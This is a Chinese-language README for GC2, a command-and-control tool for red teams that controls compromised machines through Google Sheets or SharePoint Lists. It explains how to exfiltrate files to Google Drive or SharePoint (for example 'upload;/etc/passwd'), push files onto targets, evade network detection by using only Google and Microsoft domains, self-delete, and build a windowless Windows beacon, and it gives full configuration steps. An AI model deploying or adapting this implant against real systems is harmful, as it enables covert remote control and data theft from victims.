GC2(Google命令与控制)是一个命令与控制应用程序,允许攻击者使用Google Sheet或Microsoft SharePoint List在目标机器上执行命令,并使用Google Drive或Microsoft SharePoint Document窃取文件。
该项目旨在提供一种无需特殊设置(如:自定义域名、VPS、CDN等)的命令与控制工具,用于红队活动。
此外,程序仅与Google和Microsoft的域名(如*.google.com)交互,以增加网络检测难度。

C2将自动创建一个Google Sheet。创建后,你可以像下图所示与受感染系统交互。


C2将自动创建一个Microsoft SharePoint List。创建后,你可以像下图所示与受感染系统交互。

保留了一个特殊命令用于从目标系统窃取文件。
From Target to Google Drive/Microsoft SharePoint Document
upload;<local path>
Example:
upload;/etc/passwd
注意:同名文件会被自动覆盖。
保留了一个特殊命令用于将文件下载到目标系统。
From Google Drive to Target
download;<google drive file id>;<local path>
Example:
download;<file ID>;/home/user/downloaded.txt
注意:文件需要保存在SharePoint根文件夹中,通常为"Documents"
From SharePoint to Target
download;<SharePoint file path>;<local path>
Example:
download;download.txt;/home/user/downloaded.txt
通过发送exit命令,C2将从目标系统中自我终止并删除自身。
附注:根据os文档: 如果使用符号链接启动进程,根据操作系统的不同,结果可能是符号链接本身或其指向的路径。在这种情况下,符号链接会被删除。
此C2支持Google(Google Sheet + Google Drive)和Microsoft(SharePoint Lists + SharePoint Document)两种服务。要使用C2,你需要同时配置本地和云端。
创建一个新的Google“服务账户”
使用https://console.cloud.google.com/创建一个新的Google“服务账户”,并为该服务账户创建一个.json密钥文件。
启用Google Sheet API和Google Drive API
启用Google Drive API https://developers.google.com/drive/api/v3/enable-drive-api和Google Sheet API https://developers.google.com/sheets/api/quickstart/go。
设置Google Sheet和Google Drive


创建一个新的Google Sheet,并将其(以编辑者身份)共享给服务账户(使用其电子邮件)。

创建一个新的Google Drive文件夹,并将其(以编辑者身份)共享给服务账户(使用其电子邮件)。
要与Microsoft服务交互,你首先需要一个Business订阅(前30天可免费获取)。
创建一个Azure应用程序
按照此处的说明创建一个新的Azure应用程序


创建新应用程序后,启用以下Graph API:
下载C2
C2可以直接从GitHub克隆:
git clone https://github.com/looCiprian/GC2-sheet
cd GC2-sheet
配置C2
要配置C2,你需要修改cmd/options.yml文件。C2同时支持Google和Microsoft服务,也可以混合使用。
仅Google服务
CommandService: "Google" # Google Sheet will be used as command service to pull commands and push commands' output
FileSystemService: "Google" # Google Drive will be used as file system to download and exfiltrate files
GoogleServiceAccountKey : "1234567890" # your escaped json file
GoogleSheetID: "0987654321" # your Google Sheet ID (can be found in the URL)
GoogleDriveID: "1234554321" # your Google Drive folder ID (can be found in the URL)
#RowId: 1 # optional, specify from which (Google Sheet or SharePoint List) row the beacon should pull new commands
#Proxy: "http://127.0.0.1:8080" # optional, specify the proxy
Verbose: true # optional, suggested for debugging purposes
你的Google服务账户密钥在粘贴到配置文件之前必须进行转义。你可以使用以下命令进行转义:
cat key.json | jq -r @json | sed 's/\\n/\\\\n/g' | sed 's/\"/\\"/g'
仅Microsoft服务
CommandService: "Microsoft" # Microsoft SharePoint List will be used as command service to pull commands and push commands' output
FileSystemService: "Microsoft" # Microsoft SharePoint Document will be used as file system to download and exfiltrate files
MicrosoftTenantID: "567890098765" # your Azure Tenant ID where the Azure Application was created
MicrosoftClientID: "098765567890" # your Azure Application ID
MicrosoftClientSecret: "1234509876" # your Azure Application Secret value
MicrosoftSiteID: "0987612345" # # your SharePoint ID
#RowId: 1 # optional, specify from which (Google Sheet or SharePoint List) row the beacon should pull new commands
#Proxy: "http://127.0.0.1:8080" # optional, specify the proxy
Verbose: true # optional, suggested for debugging purposes
混合Google和Microsoft服务
CommandService: "Google" # Google Sheet will be used as command service to pull commands and push commands' output
FileSystemService: "Microsoft" # Microsoft SharePoint Document will be used as file system to download and exfiltrate files
GoogleServiceAccountKey : "1234567890" # your escaped json file
GoogleSheetID: "0987654321" # your Google Sheet ID (can be found in the URL)
GoogleDriveID: "1234554321" # your Google Drive folder ID (can be found in the URL)
MicrosoftTenantID: "567890098765" # your Azure Tenant ID where the Azure Application was created
MicrosoftClientID: "098765567890" # your Azure Application ID
MicrosoftClientSecret: "1234509876" # your Azure Application Secret value
MicrosoftSiteID: "0987612345" # # your SharePoint ID
#RowId: 1 # optional, specify from which (Google Sheet or SharePoint List) row the beacon should pull new commands
#Proxy: "http://127.0.0.1:8080" # optional, specify the proxy
Verbose: true # optional, suggested for debugging purposes
构建可执行文件
以下是一些示例,展示如何为不同操作系统和架构交叉编译C2。
env GOOS=windows GOARCH=amd64 go build -ldflags "-s -w -H windowsgui"
env GOOS=linux GOARCH=amd64 go build -ldflags "-s –w"
env GOOS=darwin GOARCH=amd64 go build -ldflags "-s –w"
运行
编译后执行它。
./gc2-sheet
信标会根据你的配置自动创建一个新的Google Sheet或Microsoft SharePoint List。
大多数错误可以通过将verbose标志设置为true来检测。默认情况下,C2不会生成任何输出或错误信息。
演示 由 Grant Collins 提供
本项目的所有者不对任何非法使用本程序的行为负责。